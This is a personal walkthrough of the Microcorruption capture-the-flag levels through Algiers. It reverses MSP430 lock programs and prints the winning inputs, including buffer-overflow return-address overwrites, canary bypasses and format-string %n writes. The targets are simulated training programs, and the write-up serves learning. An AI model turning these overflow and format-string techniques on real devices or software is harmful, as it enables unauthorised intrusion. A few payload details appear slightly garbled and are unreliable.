


Microcorruption.com Write-up

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7 Décembre 2014

1. Level 1 : Tutorial



MicroCorruption is a “game” made by **Matasano** in which you will have to debug some programs in **assembly**. There is a total of 19 levels and they get harder and harder, teaching you about more advanced attacks and ways of mitigating them. The first levels are easy and there is even a tutorial that takes you step by step into this world. It is a great tool to learn and I would even say a great game to play. As I had never done any **asm** (assembly) prior to this, I will try to document my journey in this challenge.

2. Level 2 : New Orleans



MicroCorruption comes with a nice debugger. Writing `c` (as *continue*) in the **debugger console** runs the program and allows you to try a password.

The screenshot shows a debugger interface with the following elements:

- A yellow header bar with the text "IO interrupt triggered".
- A dark grey main area containing the message: "The CPU has requested user input from the console. Below is the output displayed on the console."
- A text input field with the placeholder "Enter the password to continue".
- A label "Enter input below:" followed by a checkbox labeled "Check here if entering hex encoded input.".
- A text input field with a cursor, a "send" button, and a "wait" button.

Of course entering *password* as password doesn't work. let's type `reset` in the console and try again. The debugger creates a **breaking point** automatically after the pop-up by the way.

After a few `n` (next instruction) we end up in a `check_password` function. Obviously it is checking if the password is correct. This is where it starts.

```

44bc <check_password>
44bc: 0e43          clr      r14
44be: 0d4f          mov      r15, r13
44c0: 0d5e          add      r14, r13
44c2: ee9d 0024    cmp.b   @r13, 0x2400(r14)
44c6: 0520          jne      #0x44d2 <check_password+0x16>
44c8: 1e53          inc      r14
44ca: 3e92          cmp      #0x8, r14
44cc: f823          jne      #0x44be <check_password+0x2>
44ce: 1f43          mov      #0x1, r15
44d0: 3041          ret
44d2: 0f43          clr      r15
44d4: 3041          ret

```

Some explanations on the desassembly here :

- On the left you can see the addresses in the memory for each instructions. They take 16 bits of space (so we are not in a 32 or 64 bits system) and they are written in base 16 for more convenience. 1 bit in the address maps to 1 byte of code. Also an instruction's size can vary from 1 byte to many bytes.
- After the address of the instruction you can see the instruction in hexadecimal (0e43 on the first line). It's not very useful, at least at this level.
- Following the hexadecimal form of the instruction you have the assembly form of it. Comprised of an **opcode** (clr on the first line) and its **arguments** (r14 on the first line).

In the function `check_password` the program plays with registers. Those are just place near the CPU that can be accessed very fast. You can put **one word** of anything you want in it, be it a pointer or a value. A **word** represents the space in memory you can allocate. MSP430 is a 16 bits system so a word is 16 bits.

There are other ways (and slower ways) to store and retrieve data in code execution. But we'll only work with register for this second level. Here's what the code would do if disassembled in a language more familiar (that looks like C) :

```

1 function check_password:
2
3 r14 = 0; // clr r14
4 r13 = r15; // mov r15, r13
5 r13 += r14; // add r14, 13
6 // cmp.b @r13, 0x2400 and jne #0x44d2
7 // we compare only one byte and not an entire word
8 if(*r13 & 0x01 == *(0x2400 + r14) & 0x01)
9 {
10    r14++; // inc r14
11    // cmp #0x8, r14 and jne #0x44be
12    // here we use cmp and not cmp.b so we compare an entire word (16 bits in MSP430)
13    if(r14 != 8)
14    {
15        goto check_password + 2; // go back to the mov r13 = r15 line
16    }
17    else
18    {
19        r15 = 1; // mov #0x1, r15
20        return; // ret
21    }
22 }
23
24 r15 = 0; // clr r15
25 return; // ret

```

So we compare one byte of what's in r13 with one byte of what's in address r14 + 2400 (which is address 2400 since we did a `clr r14`).

Then we compare the next byte, and on and on, for 8 bytes. Then it sets r15 to 1 and return. Otherwise r15 is set to zero.

We can see later in the code that if `r15 = 0` it's a bad thing, and if it equals 1 then we're done !

At this point we can easily guess that what is at the address 0x2400 and of length 7 bytes (followed by the \0 terminating character) must be the password.

0160:	*
2400:	44 46 4b 68 6f 45 42 00
2408:	00 00 00 00 00 00 00 00
2410:	*

The live **memory dump** gives us a string. We enter it as the password : it works !

We couldn't see that without running the program because the password was created during runtime, we can see the function that does that here :

```
447e <create_password>
447e: 3f40 0024      mov      #0x2400, r15
4482: ff40 4400 0000 mov.b   #0x44, 0x0(r15)
4488: ff40 4600 0100 mov.b   #0x46, 0x1(r15)
448e: ff40 4b00 0200 mov.b   #0x4b, 0x2(r15)
4494: ff40 6800 0300 mov.b   #0x68, 0x3(r15)
449a: ff40 6f00 0400 mov.b   #0x6f, 0x4(r15)
44a0: ff40 4500 0500 mov.b   #0x45, 0x5(r15)
44a6: ff40 4200 0600 mov.b   #0x42, 0x6(r15)
44ac: cf43 0700      mov.b   #0x0, 0x7(r15)
44b0: 3041          ret
```

3. Level 3 : Sydney



3.1. Observations

Let's quickly check the code. We can see that it looks a lot like level 1. We have a `check_password` function that has to change `r15` to something which is not zero.

```
444c: b012 8a44    call    #0x448a <check_password>
4450: 0f93        tst     r15
4452: 0520        jnz    #0x445e <main+0x26>
4454: 3f40 d444    mov     #0x44d4 "Invalid password; try again.", r15
4458: b012 6645    call    #0x4566 <puts>
445c: 093c        jmp    #0x4470 <main+0x38>
445e: 3f40 f144    mov     #0x44f1 "Access Granted!", r15
```

Alright let's look at `check_password` shall we ?

```

448a <check_password>
448a: bf90 3259 0000 cmp      #0x5932, 0x0(r15)
4490: 0d20          jnz      $+0x1c
4492: bf90 634f 0200 cmp      #0x4f63, 0x2(r15)
4498: 0920          jnz      $+0x14
449a: bf90 2547 0400 cmp      #0x4725, 0x4(r15)
44a0: 0520          jne      #0x44ac <check_password+0x22>
44a2: 1e43          mov      #0x1, r14
44a4: bf90 7276 0600 cmp      #0x7672, 0x6(r15)
44aa: 0124          jeq      #0x44ae <check_password+0x24>
44ac: 0e43          clr      r14
44ae: 0f4e          mov      r14, r15
44b0: 3041          ret

```

So 0x5932 (the 0x part means we write in hexadecimal!) is getting compared against r15. Since **MSP430** is 16 bits, instructions like `cmp` compare 16bits by default.

Then we compare 0x4f63 with 0x2(r15) which means the content at address r15 + 2 bytes.

And on and on. Bad comparisons at every step makes the program jumps and set r15 to zero which we don't want.

Note that there are two different jumps here :

- Relative jumps : `jnz $+0x14` (using the relative instruction located at “current instruction + 0x14”)
- Absolute jumps : `jne #0x44ac` (using the absolute address of the instruction at “0x44ac”)

Note number 2 :

- `jnz` : Jump if not zero. If the previous comparison checks it should change some flag to zero and the `jnz` should not work.
- `jne` : Jump if not equal. Same principle.

At this point we could **guess** that the password is something like 0x59324f6347257672

Well. Curiously this does not work. After a bit of research, maybe we are in little-endian ?

Trying 0x3259634f25477276 it works!

Basically what the `cmp` opcode does is slicing the 2 bytes we feed it in chunks of size 1 byte and ordering them accordingly to our system's endianness. So here it would be in reverse order.

4. Level 4 : Hanoi



4.1. Observations

We know how this works now, let's go straight for the "*That password is not correct.*" line. Scrolling through the [code] we can see that a comparison of byte between the value 0xe0 (224 in decimal) and the content at address 0x2410, if it is not equal the program jumps to address login+0x50. In the Debugger Console we type `r login+50` to read the memory at this address. We can see that it is indeed the line 4570 of the memory which is our "*That password is not correct.*" line.

```
4540: 3f40 0024      mov      #0x2400, r15
4544: b012 5444      call     #0x4454 <test_password_valid>
4548: 0f93            tst      r15
454a: 0324            jz      $+0x8
454c: f240 8e00 1024  mov.b   #0x8e, @0x2410
4552: 3f40 d344      mov      #0x44d3 "Testing if password is valid.", r15
4556: b012 de45      call     #0x45de <puts>
455a: f290 e000 1024  cmp.b   #0xe0, @0x2410
4560: 0720            jne     #0x4570 <login+0x50>
4562: 3f40 f144      mov      #0x44f1 "Access granted.", r15
4566: b012 de45      call     #0x45de <puts>
456a: b012 4844      call     #0x4448 <unlock_door>
456e: 3041            ret
4570: 3f40 0145      mov      #0x4501 "That password is not correct.", r15
```

We see that just a few steps ahead, the code sets the byte at 0x2410 to 0x8e. That is different from 0xe0 so the test will inconditonally fail. Fortunately this is avoided if we jump this instruction. That's exactly what is happening if `tst r15` works. Does it ?

- I set a break point in this instruction with `b 454a`.
- I run the program with `c` until it goes to my breakpoint.
- I then `step` instructions to see that it does makes the jump eventhough I entered an incorrect password.

So the `mov.b #0x8e, &0x2410` line is just here to confuse us.

4.2. test_password_valid

Just before calling `test_password_valid` (that seems to be the function that checks for the correctness of our password) we seem to move the value 0x2400 in the `r15` register. What's there ?

- I set a break point in this instruction with `b 4540`
- I run the program with `c`
- I enter some dumb value in the password field and I continue to my breakpoint
- Once I'm there I check what's in 0x2400 with `r 2400`, I get the dumb value I entered.

So `r15` contains the address where the password I entered is located. 2400 is the address where the password is located.

4.3. what if ?

What if I entered a password long enough to reach the address 2410 so I could put the 0xe0 value there and my work would be done ?

Let's remember. An address contains 1 byte, so we have to write 1 byte of password to reach the next address. In hexadecimal that's two letters.

Let's try to enter 0aaaaaaaaaaaaaaaaaaaaaaae0. **It works !**

5. Level 5 : Cusco



5.1. Let's start

We have fixed issues with passwords which may be too long.

The message greeting us is quickly confirmed by a test. If we try to enter a long password it only stores its first 48 bytes in the stack.

We also see that if we run the program with a long password it stops running correctly after a certain line : the return instruction `ret` of the function `login`. It seems we have overwrote the instructions. A quick look at the program counter (`r pc 8`) shows that the next instructions are all zeros.

The `ret` instruction of a function takes the last value in the stack and loads it into the Program Counter `pc` (also called the Instruction Pointer `ip` in intel x86).

What we did was overwriting the stack (**stack overflow**) until it reached what we call the **saved pc** of the function (the instruction that is supposed to run after calling the function).

5.2. Where is the value we have to change ?

Okay, so where exactly is this return value we have to change ? I will enter “password” as input so I can quickly find it in the memory. Also let’s add a breakpoint on the ret instruction and see what is the SP (stack pointer) pointing on.

The screenshot shows the Immunity Debugger interface. The assembly pane at the top has the following code:

```
4552: b012 1000    call    #0x10
4556: 3241          pop    %sr
4558: 3041          ret
455a: <outchar>    !!!
```

The memory dump pane below shows the stack contents. The stack pointer (sp) is highlighted at address 4400, pointing to the byte 0xaabb. The assembly pane shows the stack grows downwards.

```
Live Memory Dump
0000: 0000 4400 0000 0000 0000 0000 0000 0000 ..D.....
0010: 3041 0000 0000 0000 0000 0000 0000 0000 0A.....
0020: *
43d0: 0000 0000 0000 0000 0000 0000 5645 0100 .....VE..
43e0: 5645 0300 ca45 0000 0800 0000 3a45 7061 VE...E....Epa
43f0: 7373 7765 7264 0000 0000 0000 3c44 ssword.....KD
4400: 3140 0044 1542 5c01 75f3 35d0 085a 0f40 18.D.Bv.u.S.Z?@ sp
4410: 0000 0f93 0724 8245 5c01 2f83 9f4f d445 ....$.EV./..O.E
4420: 0024 f923 3e40 0000 0f93 0624 8245 5c01 $.#?0....$.EV.
4430: 1f83 cf43 0024 fa23 b012 0045 32d0 f000 ...C.$.#...EZ...
4440: fd3f 3040 d245 3012 7200 b012 4245 2153 700.EO...BEIS
4450: 3041 0412 0441 2453 2183 c443 fcff 3e40 OA...A$!...C..>g
4460: fcff 0654 0812 0f12 3012 7d00 b012 4245 ...T...0....BE
```

The debugger console on the right shows the stack dump and the current register state. The stack pointer (sp) is at address 443c.

```
Debugger Console
4406: 5c01 75f3 35d0 085a \.u.S..Z
440e: 3f40 0000 0f93 0724 ?@....$.
4416: 8245 5c01 2f83 9f4f .E\./..O

> r pc
453e: 3041 3041 1e41 0200 OA0A.A..
4546: 0212 0f4e 8f10 024f ...N...O
454e: 32d0 0080 b012 1000 2.....
4556: 3241 3041 2183 0f12 2AOA!... .

> s
> r pc
443c: 32d0 f000 fd3f 3040 2....?0
4444: d245 3012 7f00 b012 .EO...
444c: 4245 2153 3041 0412 BEISOA...
4454: 0441 2453 2183 c443 .A$!..C

!!!
```

Here we see that pc was pointing to 453e, and after the return it points to address 443c in memory, which was indeed the last 16bits entry of the stack, located 8bytes after our “password” (we can see that in the Live Memory Dump). Now we know that if we enter a password where the 16th byte is 0xaabb, the program will load the instruction located at address 0xbbbaa in memory (remember, we are in little endian).

5.3. What should we load ?

What about that function called unlock_door ? Let’s try to jump to that and see if it does what it says.

Let’s try with that password : 0aaaaaaaaaaaaaaaaaaaaaaaaaaaaaa4644

It works !

6. Level 6 : Reykjavik



6.1. Observations

We run the program and hodiho ! It seems like at one point our pc gets lost in the stack and doesn't follow the initial path.

Entering a large number of the same letter we see that they get stored at address 43da in memory.

6.2. Encryption

If you look at the code, you can see that all enc does is looping and modifying bits of memory. Basically what it does is **building instructions** that we will read afterward by **pointing the Program Counter on them**. It's mostly incomprehensible so let's not waste time with this. `r pc 100` gives us the hexadecimal code that we can then Disassemble through Microcorruption Disassembler, or we can just step through it and observe what is really happening through the Current Instruction window.

The screenshot shows a debugger interface with two main sections. The top section displays a memory dump with various hex values. Below it is a table comparing assembly instructions and their corresponding assembled objects.

Instructions	Assembled Objects
0b12 push r11	0b12 0412 0441 2452
0412 push r4	3150 e0ff 3b40 2045
0441 mov sp, r4	073c 1b53 8f11 0f12
2452 add #0x4, r4	0312 b012 6424 2152
3150 e0ff add #0xffe0, sp	6f4b 4f93 f623 3012

Let's run the code until we get prompted by the pop-up asking for a password. We can then check that it gets saved into the stack (r sp). Then let's follow the code step by step with s. The PC is now following instructions in the stack (which is normally not possible if the system is protected with the NX bit which prevents the heap and the stack to be executed).


Right after the popup, this code appears :

Current Instruction

```
b490 b26b dcff  
cmp #0x6bb2, -0x24 (r4)
```

The instruction compares 0x6bb2 with what is at the address pointed by r4, minus 24 bytes. Magically, this is where our password is stored. Remember, **the instruction cmp compares 16bits in MSP430**, so the password starts like this : 0xb26b (remember we are in **little endian!**). Stepping through the code we don't see anymore cmp. Let's try this value as a password. **It works!**

7. Level 7 : Whitehorse



7.1. Observations

We quickly test our program and see that we can enter a password of maximum 48 bytes and that we have a **stack overflow** after a length of 16 bytes.

The Program jumps to the address located in the bytes number 17 and 18 of our password, this occurs after the Interrupt that checks our password.

7.2. Where should we jump ?

The program uses **HSM-2** to check the password. We don't have access to it. In the **LockIT Pro Manual** we can read :

INT 0x7F.

Interface with deadbolt to trigger an unlock if the password is correct.

Takes no arguments

We just have to call a **0x7F interrupt**. To tell that to the program we have to simulate the push #0x7F so that the interrupt would work.

If we enter this password : aaaaaaaaaaaaaaaaaaaaaaaaaaaaa60447f

When the `ret` will occurs, it will set the Program Counter to 4460 (where the Stack Pointer is). Then the SP will move to the value `7f` which will be taken as an argument when the interrupt will happen. That's exactly what we want, and it works.

8. Level 8 : Montevideo



8.1. Observations

We can enter a 3x16bytes password (same as previous level).

The program uses strcpy and memset (this is new).

We have a stack overflow after 16 bytes (like the previous level).

So let's try entering the exact same password
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa60447f.

It works...

(I think it comes from the use of strcpy, it copies until it finds a \0 but we can still overflow the stack, buffer overflow, particularly a stack overflow. This is stack smashing because we change the RIP (return instruction pointer) here maybe it would be called RPC (return program counter ?))

(The function copies a supplied string without bounds checking by using strcpy() instead of strncpy(). (<http://insecure.org/stf/smashstack.html>))

9. Level 9 : Johannesburg



9.1. Quick Look

There is now a security against passwords that exceed a certain number of letters, but the security happens after storing it in stack so we can still store a longer password than expected. The maximum possible seems to be 37bytes. But the last `ret` is avoided by a `br` (branch to destination) and the program is shut down early, so no stack overflow here.

9.2. How is the password's length checked ?

```
4578: f190 7c00 1100 cmp.b    #0x7c, 0x11(sp)
457e: 0624      jeq     #0x458c <login+0x60>
4580: 3f40 ff44  mov     #0x44ff "Invalid Password Length: password too
4584: b012 f845  call    #0x45f8 <puts>
4588: 3040 3c44  br     #0x443c <__stop_progExec__>
458c: 3150 1200  add    #0x12, sp
4590: 3041      ret
```

Seems like a password of length superior than 17 bytes is too much, to test the security of this it just checks if the value located after the 17byte password in the stack is 0x7c, a value that is supposed to be here.

`cmp.b #0x7c, 0x11(sp)`

Here's the trick, if we set the 18th byte of our password to 0x7c then it will work !

We can then jump to the call interrupt and set the last byte of the stack to 0x7f like we did in the previous levels :

the password aaaaaaaaaaaaaaaaaaaaaaaaaaaaaa7c6c447f works.

10. Level 10 : Santa Cruz



10.1. First protection

We try entering a long username and password and we get directly kicked out of the program at line 460c. The program seems to check address r4-19 (0x43b3) and compare it with r11. If it doesn't match then it exits.

The r11 register seems to hold the password length.

```
45fa: 5f44 e7ff      mov.b    -0x19(r4), r15
45fe: 8f11          sxt      r15
4600: 0b9f          cmp      r15, r11
4602: 062c          jc       #0x4610 <login+0xc0>
4604: 1f42 0224      mov      &0x2402, r15
4608: b012 2847      call     #0x4728 <puts>
460c: 3040 4044      br      #0x4440 <__stop_progExec__>
```

jc Jump on Carry, similar to Jump if Below (JB) or Jump if Not Above or Equal (JNAE)

We can circumvent that if what is at address 0x43b3 is **below than the password's length**.

We check this address to see that it's overflowed by the **username** we entered. We can set the 18th byte of the username to something lower than the password length and it will pass the test.

```
> r r4-19
43b3:  aaaa bbbb bbbb bbbb  .....
43bb:  bbbb bbbb bbbb bbbb  .....
43c3:  bbbb bbbb bbbb bbbb  .....
43cb:  bbbb bbbb bbbb bbbb  .....
```

here I entered a series of *a*'s as username, and a series of *b*'s as password.

10.2. Second protection

We get kicked a second time but at a different line (45f6).

```
45e4:  5f44 e8ff      mov.b   -0x18(r4), r15
45e8:  8f11          sxt     r15
45ea:  0b9f          cmp     r15, r11
45ec:  0628          jnc    #0x45fa <login+0xaa>
45ee:  1f42 0024      mov    $0x2400, r15
45f2:  b012 2847      call   #0x4728 <puts>
45f6:  3040 4044      br    #0x4440 <__stop_progExec__>
```

jnc Jump No Carry, equivalent to Jump if Not Below (JNB) or **Jump if Above or Equal** (JAE). So we jump if the byte at address 0x43b4 is **not below the password's length**. This address can be modified by the 19th byte of the username.

Note that the initial values are respectively 8 and 10, meaning that they expected us to enter a password greater than 8 and lesser than 11 characters.

10.3. Third protection

We get halted one last time at line 0x465a.

```
464c:  c493 faff      tst.b   -0x6(r4)
4650:  0624          jz    #0x465e <login+0x10e>
4652:  1f42 0024      mov    $0x2400, r15
4656:  b012 2847      call   #0x4728 <puts>
465a:  3040 4044      br    #0x4440 <__stop_progExec__>
```

`tst.b -0x6(r4)` : if the byte at address `r4 - 6` (`0x43c6`) is not zero, it will exit. This is very important as this is one of the first occurrence of a real world way to prevent attacks on a program. It is called a **Canary**. It checks for values in the code and detect buffer overflows if the value is incorrect. Here it checks the byte we overflowed with the 18th byte of the password we entered.

Thus, this combination of username and password should pass the three tests we described :

10.4. Stack Overflow

We passed all the test and couldn't produce a stack overflow with the password. Did I miss something ? Let's try with the username

```
username :aaaaaaaaaaaaaaaaaaaaaaaaaaaaaa01ffaaa [...] aaa  
password :bbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbb00
```

That's the solution. The Stack Pointer points to some remains of the username right before executing the last `ret` of our program. We can now do a stack overflow by modifying the 43th byte of the username to the address we want to jump to.

We use the 7F call interrupt technique of the previous challenge.

```
username :aaaaaaaaaaaaaaaaaaaaaaaaaaaaaa01ffaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa  
password :bbbbbbbbbbbbbbbbbbbbbbbbbbbbbb00
```

It works !

11. Level 11 : Jakarta



11.1. First protection

Entering different usernames we see that **r11** is the username's length.

Look at the instruction **cmp.b #0x21, r11**

```
45ae: 7b90 2100    cmp.b   #0x21, r11
45b2: 0628          jnc     #0x45c0 <login+0x60>
45b4: 1f42 0024    mov     &0x2400, r15
45b8: b012 c846    call    #0x46c8 <puts>
45bc: 3040 4244    br     #0x4442 <__stop_progExec__>
```

jnc ~ Jump if Above or Equal

So we pass the first test if the username's length is lesser than 33 bytes (0x21).

11.2. Second protection

```
45fa: 3f80 0224    sub     #0x2402, r15
45fe: 0f5b          add     r11, r15
4600: 7f90 2100    cmp.b   #0x21, r15
4604: 0628          jnc     #0x4612 <login+0xb2>
4606: 1f42 0024    mov     &0x2400, r15
460a: b012 c846    call    #0x46c8 <puts>
460e: 3040 4244    br     #0x4442 <__stop_progExec__>
```

```

add r11, r15
cmp.b #0x21, r15
jnc

```

So the sum of the username and the password lenghts have to be lesser than 33 bytes as well (0x21).

11.3. Stack Overflow

Address	Value	Content
27e0:	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
27f0:	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
2800:	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
2810:	*	
3fe0:	00 00 00 00 78 46 03 00 ec 46 00 00 0a 00 08 00xF...F....
3ff0:	ee 45 75 73 65 72 6e 61 6d 65 70 61 73 73 77 6f	Eusernamepasswo
4000:	72 64 00 00 00 00 00 00 00 00 00 00 00 00 00 00	rd.....
4010:	00 00 00 00 40 44 00 00 00 00 00 00 00 00 00 00@D.....

We see that the username and the password are stored in the stack thanks to the strcpy.

```

4614: b012 5844    call    #0x4458 <test_username_and_password_valid>
4618: 0f93        tst     r15
461a: 0524        jz     #0x4626 <login+0xc6>
461c: b012 4c44    call    #0x444c <unlock_door>

```

We see that the password is tested in the function test_username_and_password_valid through the 7d interrupt. So we cannot do anything here. It is obvious we need to create a stack overflow again.

But let's go back to our previous tests

```

45fa: 3f80 0224    sub    #0x2402, r15
45fe: 0f5b        add    r11, r15
4600: 7f90 2100    cmp.b #0x21, r15
4604: 0628        jnc    #0x4612 <login+0xb2>
4606: 1f42 0024    mov    &0x2400, r15
460a: b012 c846    call    #0x46c8 <puts>
460e: 3040 4244    br     #0x4442 <_stop_progExec_>

```

Don't you see something ? `cmp.b #0x21, r15`.

This means : compare byte of r15 and 0x21. But words are 2 bytes in MSP430 (so registers and address in the stack are 2 bytes).

What if we wrote 0x1020 for example. Would it be lesser than 0x21 ?

Let's try that.

I enteraa (length of 0x20) as username.

we want the toal to be 0x0100 to test our hypothesis. So we need 0xd0 more ($14 * 16 = 224$ bytes).

Entering bbbbbbbbbbbaaa it works and we get lost at a random address. We've successfully overwrote the return address.

Breaking on the return instruction we can see at what address the Saved PC is (at the SP address).

3fe0:	78 46 01 00 78 46 03 00 ec 46 00 00 0a 00 20 00	xF..xF..F.... .
3ff0:	2e 46 aaaa aaaa aaaa aaaa aaaa aaaa aaaa aaaa	.F.....
4000:	aaaa aaaa aaaa aaaa aaaa aaaa aaaa aaaa aaaa
4010:	aaaa bbbb bbbb [b]bbb bbbb bbbb bbbb bbbb bbbb [sp]
4020:	bbb bbbb bbbb bbbb bbbb bbbb bbbb bbbb bbbb bbbb

So we can enter our personalized return address at the byte number 5 and 6 of our password (if our username is of length 0x20 of course). Let's return at the instruction `unlock_door`.

So entering the same username, and this as password works :

bbbbbbbb1c46bb

12. Level 12 : Addis Ababa



12.1. Quick observations

- The password is tested through `test_password_valid` with a 7d interrupt (HSM Model 1).
- We have an `unlock_door` function (so no need to go through the `test_password_valid` function if we can return to it).(44da)
- We have no `ret` after the main (so we can't modify the return address).
- If the SP is different from zero the program unlocks the doors.
- We have a `printf` of our username (**format string vulnerability!**)

12.2. Printf in Manual

printf


Declaration:

```
void printf(char* str, ...);
```

Prints formatted output to the console. The string `str` is printed as in `puts` except for conversion specifiers. Conversion specifiers begin with the `%` character.

Conversion Character	Output
s	The argument is of type <code>char*</code> and points to a string.
x	The argument is an <code>unsigned int</code> to be printed in base 16.
c	The argument is of type <code>char</code> to be printed as a character.
n	The argument is of type <code>unsigned int*</code> . Saves the number of characters printed thus far. No output is produced.

We see that printf is a limited version of the C equivalent. Since we have %n available we know we can write to the memory and thus we should be able to do a Format String exploit.



So here the developer did a :

```
printf(user_input);
```

instead of this :

```
printf("%s", user_input);
```

So the user_input becomes the format string and it will look in the stack for its arguments (in the example red, 123456, and ... are pushed in the stack).

12.3. Printf in MSP430

Let's try %x as input. It doesn't output anything. So the first argument must be null :

```
printf(user_input, 0x00);
```

Let's try again with %x %x. It outputs 7825 which is %x reversed (little endian). It seems like when we point to our second arguments we are pointing to the beginning of our input. Since a word is 16bits in MSP430 we only display 2 characters in hexadecimal.

So if we enter PTR%x%n we will write 5 to the address in PTR.

note that we can use %x, %c, %n... as our first format since we won't use it.

12.4. Exploit

Remember what we observed at the beginning :

If the SP is different from zero the program unlocks the doors.


```
4482: 3f40 0a00      mov     #0xa, r15
4486: b012 5045      call    #0x4550 <putchar>
448a: 8193 0000      tst    0x0(sp)
448e: 0324          jz    #0x4496 <main+0x5e>
4490: b012 da44      call    #0x44da <unlock_door>
```

It was at this line. And by breaking on it we can see that sp is pointing to 3062.

So let's try to do 6230256e256e

which should write the number of characters printed before the last %n (which will be only 2 since the first %n won't count).

13. Level 13 : Novosibirsk



13.1. Observations

- Printf again, except this time the first argument is the user input (a simple %x returns 7825)
- No main ret.
- Call to `conditional_unlock_door` (HSM-2)

13.2. Format String Again

The obvious idea here is to change the 7E interrupt to a 7F interrupt. Let's try the to exploit the Format String to do that.

```
44b0 <conditional_unlock_door>
44b0: 0412      push    r4
44b2: 0441      mov     sp, r4
44b4: 2453      incd   r4
44b6: 2183      decd   sp
44b8: c443 fcff  mov.b   #0x0, -0x4(r4)
44bc: 3e40 fcff  mov     #0xffffc, r14
44c0: 0e54      add    r4, r14
44c2: 0e12      push   r14
44c4: 0f12      push   r15
44c6: 3012 7e00  push   #0x7e
44ca: b012 3645  call   #0x4536 <INT>
```

So let's build our input :

- the address we want to write on (here c844 (little endian)).

- Then enough padding to print 7f (127) bytes including the 4 bytes of the address we're writing on.
 - The format %n

This works.

14. Level 14 : Algiers



14.1. Observations

- Use of the `malloc` function. Hints at a **Heap Overflow Exploit**.
- There are two functions that can unlock this level : `unlock_door` and `test_password_valid`.
- There seem to be no check on the username and password length. We can enter 18 bytes in username and then it gets overwritten by password.
- With a quick test entering a long string of the same letter as username and as password we get an error : **load address unaligned : UU75** where UU is the character we entered in the username.
- One character in username input gets changed to ' during the password verification (at address 2422 in memory).
- The buffer overflow stops us at line 0x4520 (in the `free` function).

The screenshot shows a debugger interface with several panes:

- Assembly View:** Shows assembly code from address 451c to 4556. The instruction at 4520 is highlighted in blue: `1cb3 bit #0x1, r12`. This instruction is also shown in the "Current Instruction" pane.
- Registers View:** Shows register values: r08 0000, r09 0000, r10 240e, r11 2, r12 1f9c, r13 6160, r14 6161, r15 2.
- Stack Dump View:** Shows the stack dump starting at address 4556, which contains the same assembly code as the assembly view.
- Current Instruction:** A yellow-bordered box containing the instruction `1cb3 bit #0x1, r12`.
- Debugger Console:** A green-bordered box containing a command-line session. It includes commands like `c` (continue), `s` (step), `reset`, and `load` to set breakpoints. It also shows memory dump output for addresses 0000 to 2450.
- Live Memory Dump:** A yellow-bordered box showing a memory dump from address 0000 to 2450. The dump shows various memory contents, including ASCII strings and binary patterns.

In the Manual we find :

BIT arg1 arg2 -> compute arg1 & arg1, set the flags, and discard the results (like TEST on x86)

Also it seems good to keep being aware that in MSP430 the Heap grows toward the Stack and the Stack towards the Heap.

0000 low addresses

HEAP v

STACK ^

Text v

ffff high addresses

14.2. login

```
463a <login>
